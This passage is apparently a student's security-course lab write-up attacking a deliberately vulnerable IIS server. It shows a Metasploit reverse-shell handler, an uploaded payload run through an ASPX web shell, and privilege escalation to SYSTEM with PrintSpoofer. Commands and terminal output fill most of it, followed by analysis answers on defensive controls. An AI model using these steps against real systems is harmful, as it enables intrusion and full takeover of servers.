msf exploit(multi/handler) > run
[-] Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(multi/handler) > set LHOST 172.10.0.136
LHOST => 172.10.0.136
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 172.10.0.136:1234
█
```

Step 4 — Execute the Payload from the ASPX Shell

Return to the ASPX command shell in the browser and run the uploaded payload from its full path inside the **Uploads** directory.

C:\inetpub\wwwroot\Uploads\fuadshell.exe

If successful, you should receive a Meterpreter session in Metasploit.



Part 6 — Enumerate the Current User and Privileges

Step 1 — Check Meterpreter Privileges

Inside the Meterpreter session, run:

getprivs

Look for:

SeImpersonatePrivilege

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.227.189
LHOST => 192.168.227.189
msf6 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.227.189:1234

[*] Sending stage (177734 bytes) to 192.168.227.146
[*] Meterpreter session 1 opened (192.168.227.189:1234 -> 192.168.227.146:1234)

meterpreter >
meterpreter > getprivs

Enabled Process Privileges
=====

Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeMachineAccountPrivilege

meterpreter > █
```

```
meterpreter > getprivs

Enabled Process Privileges
=====

Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeMachineAccountPrivilege
```

Step 2 — Drop to a Command Shell

In Meterpreter:

shell

Then run:

whoami

whoami /priv

Confirm that the current user is the IIS application pool account and that **SeImpersonatePrivilege** is enabled.

```
meterpreter > shell
Process 5432 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool

c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name            Description                                State
-----
SeAssignPrimaryTokenPrivilege Replace a process level token              Enabled
SeIncreaseQuotaPrivilege   Adjust memory quotas for a process        Enabled
SeMachineAccountPrivilege Add workstations to domain                Enabled
SeAuditPrivilege          Generate security audits                   Enabled
SeChangeNotifyPrivilege   Bypass traverse checking                  Enabled
SeImpersonatePrivilege     Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege   Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set              Enabled

c:\windows\system32\inetsrv>
```

```
meterpreter > shell
Process 4344 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
c:\windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool
```

```
c:\windows\system32\inetsrv>whoami /priv
whoami /priv
```


PRIVILEGES INFORMATION

Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Enabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Enabled
SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeAuditPrivilege	Generate security audits	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

Part 7 — Privilege Escalation with PrintSpoofer

Step 1 — Upload PrintSpoofer

<https://github.com/k4sth4/PrintSpoofer.git>



Obtain **PrintSpoofer64.exe** and upload it to a writable directory on the server.

git clone <https://github.com/k4sth4/PrintSpoofer.git>

```
(kali@Fuad)-[~/Documents/INFT]
$ git clone https://github.com/k4sth4/PrintSpoofer.git
Cloning into 'PrintSpoofer'...
remote: Enumerating objects: 14, done.
remote: Counting objects: 100% (14/14), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 14 (delta 3), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (14/14), 15.04 KiB | 15.04 MiB/s, done.
Resolving deltas: 100% (3/3), done.

(kali@Fuad)-[~/Documents/INFT]
$ cd PrintSpoofer

(kali@Fuad)-[~/Documents/INFT/PrintSpoofer]
$ ls
_config.yml  LICENSE  PrintSpoofer.exe  README.md

(kali@Fuad)-[~/Documents/INFT/PrintSpoofer]
$
```

```
(kali@kali)-[~/Documents]
$ git clone https://github.com/k4sth4/PrintSpoofer.git
Cloning into 'PrintSpoofer' ...
remote: Enumerating objects: 14, done.
remote: Counting objects: 100% (14/14), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 14 (delta 3), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (14/14), 15.04 KiB | 1.67 MiB/s, done.
Resolving deltas: 100% (3/3), done.
(kali@kali)-[~/Documents]
$ ls
PrintSpoofer
(kali@kali)-[~/Documents]
$ cd PrintSpoofer
(kali@kali)-[~/Documents/PrintSpoofer]
$ ls
_config.yml  LICENSE  PrintSpoofer.exe  README.md
```

A good location for this lab is:

Use your upload method or another transfer method to place the file there.

192.168.227.146/CS.aspx

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB


Google Hacking

Browse...

No file selected.

Upload

File Name		
cmdasp.aspx	Download	Delete
fuadshell.exe	Download	Delete
PrintSpoofer.exe	Download	Delete



File Name		
cmdasp.aspx	Download	Delete
melvinshell.exe	Download	Delete
PrintSpoofer.exe	Download	Delete

Step 2 — Navigate to the Directory

In the shell on the target:

Move it to the public directory

move PrintSpoofer.exe C:\Users\Public

```
C:\inetpub\wwwroot\Uploads>move PrintSpoofer.exe C:\Users\Public
move PrintSpoofer.exe C:\Users\Public
1 file(s) moved.
```

```
c:\inetpub\wwwroot\Uploads>move PrintSpoofer.exe C:\Users\Public
move PrintSpoofer.exe C:\Users\Public
1 file(s) moved.
```

cd C:\Users\Public

dir

Confirm that **PrintSpoofer64.exe** is present.

```
C:\inetpub\wwwroot\Uploads>cd C:\Users\Public
cd C:\Users\Public
```

```
C:\Users\Public>dir
```

```
dir
```

```
Volume in drive C has no label.
```

```
Volume Serial Number is 789C-9CF8
```

```
Directory of C:\Users\Public
```

03/11/2026	04:32 PM	<DIR>	.
03/11/2026	04:32 PM	<DIR>	..
01/21/2026	03:04 AM	<DIR>	Documents
09/15/2018	03:19 AM	<DIR>	Downloads
09/15/2018	03:19 AM	<DIR>	Music
09/15/2018	03:19 AM	<DIR>	Pictures
03/11/2026	04:27 PM		27,136 PrintSpoofer.exe
09/15/2018	03:19 AM	<DIR>	Videos
		1 File(s)	27,136 bytes
		7 Dir(s)	90,322,075,648 bytes free

```
C:\Users\Public>
```

```
c:\Users\Public>dir
```

```
dir
```

```
Volume in drive C has no label.
```

```
Volume Serial Number is 50D0-8F37
```

```
Directory of c:\Users\Public
```

03/18/2026	08:19 PM	<DIR>	.
03/18/2026	08:19 PM	<DIR>	..
01/28/2026	10:44 PM	<DIR>	Documents
09/15/2018	03:19 AM	<DIR>	Downloads
09/15/2018	03:19 AM	<DIR>	Music
09/15/2018	03:19 AM	<DIR>	Pictures
03/18/2026	08:17 PM		27,136 PrintSpoofer.exe
09/15/2018	03:19 AM	<DIR>	Videos
		1 File(s)	27,136 bytes
		7 Dir(s)	94,332,489,728 bytes free

Step 3 — Execute PrintSpoofer

Run:

PrintSpoofer.exe -i -c cmd

This requests an interactive command shell using the impersonation privilege.

```
C:\Users\Public>PrintSpoofer64.exe -i -c cmd
PrintSpoofer64.exe -i -c cmd
'PrintSpoofer64.exe' is not recognized as an internal or external command,
operable program or batch file.
```

```
C:\Users\Public>PrintSpoofer.exe -i -c cmd
PrintSpoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami
whoami
dcfuad\fuad-dc01$
```

```
C:\Windows\system32>whoami /priv
whoami /priv
```

```
c:\Users\Public>PrintSpoofer.exe -i -c cmd
PrintSpoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.
```

Step 4 — Verify Privilege Escalation

In the new command shell, run:

whoami

If successful, the output should show:

nt authority\system or An administrator user

This confirms successful privilege escalation.

```
C:\Windows\system32>whoami
whoami
dcmelvin\melvin-dc01$
```

Part 8 — Analysis Questions

Answer the following questions in your lab submission:

1. What is **SeImpersonatePrivilege** and why is it dangerous?

SeImpersonatePrivilege is a security privilege on Windows OS. This allows a process to impersonate a user and acts as the user where it can perform tasks with the rights of the user that is being impersonated. It is dangerous because a malicious user can gain access to a process with privileges as impersonated user which can lead to unauthorized access to sensitive information.

2. Why did the IIS application pool account have this privilege?

The IIS application pool account has this privilege because we gave full control when we were editing their permissions.

3. How did the file upload functionality contribute to the attack chain?

The file upload functionality contributed to the attack chain by uploading executable files to run on the remote server.

4. Why is gaining initial access different from privilege escalation?

Gaining initial access is the process to gain initial entry to the system. It is different from privilege escalation because privilege escalation happens when an attacker already has access to the system. At that point, elevation of permissions within the compromised system.

5. What defensive controls could prevent or reduce this attack path?

Do not give full control to IIS users (Principle of Least Privilege). Deny upload of files and deny executing any files. Include authentication systems such that only authorized users can access web resources. Deploy Web Application Firewalls for the web application to inspect incoming traffic. Implement SSL connection to encrypt data between server and client.

Screenshot Submission Requirements (Maximum 10)

Submit **only 10 screenshots** showing the following:

1. systeminfo output on DC01
2. IIS welcome page in the browser
3. Upload page accessible from Kali
4. Successful upload of cmdasp.aspx
5. Command execution through cmdasp.aspx
6. Metasploit handler configuration
7. Successful Meterpreter session
8. whoami /priv showing **SeImpersonatePrivilege**
9. PrintSpoofer64.exe -i -c cmd execution

10. Whoami /priv showing **you an administrator**

Lab Completion Checklist

You are finished when you have:

- Installed and verified IIS
- Added the upload functionality
- Uploaded and used an ASPX command shell
- Gained an initial Meterpreter session
- Verified **SeImpersonatePrivilege**
- Escalated privileges to **SYSTEM**
- Answered the analysis questions
- Submitted no more than **10 screenshots of your own**

End of Lab

You now understand how a vulnerable IIS deployment can lead to:

- Initial code execution
- Service account compromise
- Privilege enumeration
- Abuse of **SeImpersonatePrivilege**
- Escalation to **NT AUTHORITY\SYSTEM or an administrator**

This lab demonstrates why excessive service privileges and unsafe upload functionality create dangerous attack paths in Windows environments.

Notes for Students

- **Screenshots must be clear and readable**
- **Screenshots must show your own work**
- **Do not crop out URLs, commands, or results**
- **Missing screenshots will result in an incomplete grades**